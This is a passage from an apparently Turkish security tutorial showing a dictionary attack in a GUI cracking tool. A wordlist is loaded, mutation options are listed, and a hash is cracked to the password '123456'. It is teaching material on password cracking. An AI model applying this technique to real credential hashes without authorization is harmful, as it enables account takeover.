Oluşturulmuş olan wordlistin pathini sağ tık "**Add to list**" diyerek belirtilir "**Start**" butonuna tıklanır. Görüldüğü üzeri hash kırılarak parolanın "123456" olduğu tespit edildi.


Dictionary Attack
Dictionary
File
Position
C:\Users\Administrator\Desktop\pass.txt
43
Key Rate
Dictionary Position
Current password
Options
As Is (Password)
Reverse (PASSWORD - DROWSSAP)
Double (Pass - PassPass)
Lowercase (PASSWORD - password)
Uppercase (Password - PASSWORD)
Num. sub. perms (Pass,P4ss,Pa5s,...P45s...P455)
Case perms (Pass,pAss,paSs,...PaSs...PASS)
Two numbers Hybrid Brute (Pass0....Pass99)
Plaintext of 32ED87BDB5FDC5E9CBA88547376818D4 is 123456
Attack stopped!
1 of 1 hashes cracked
Start
Exit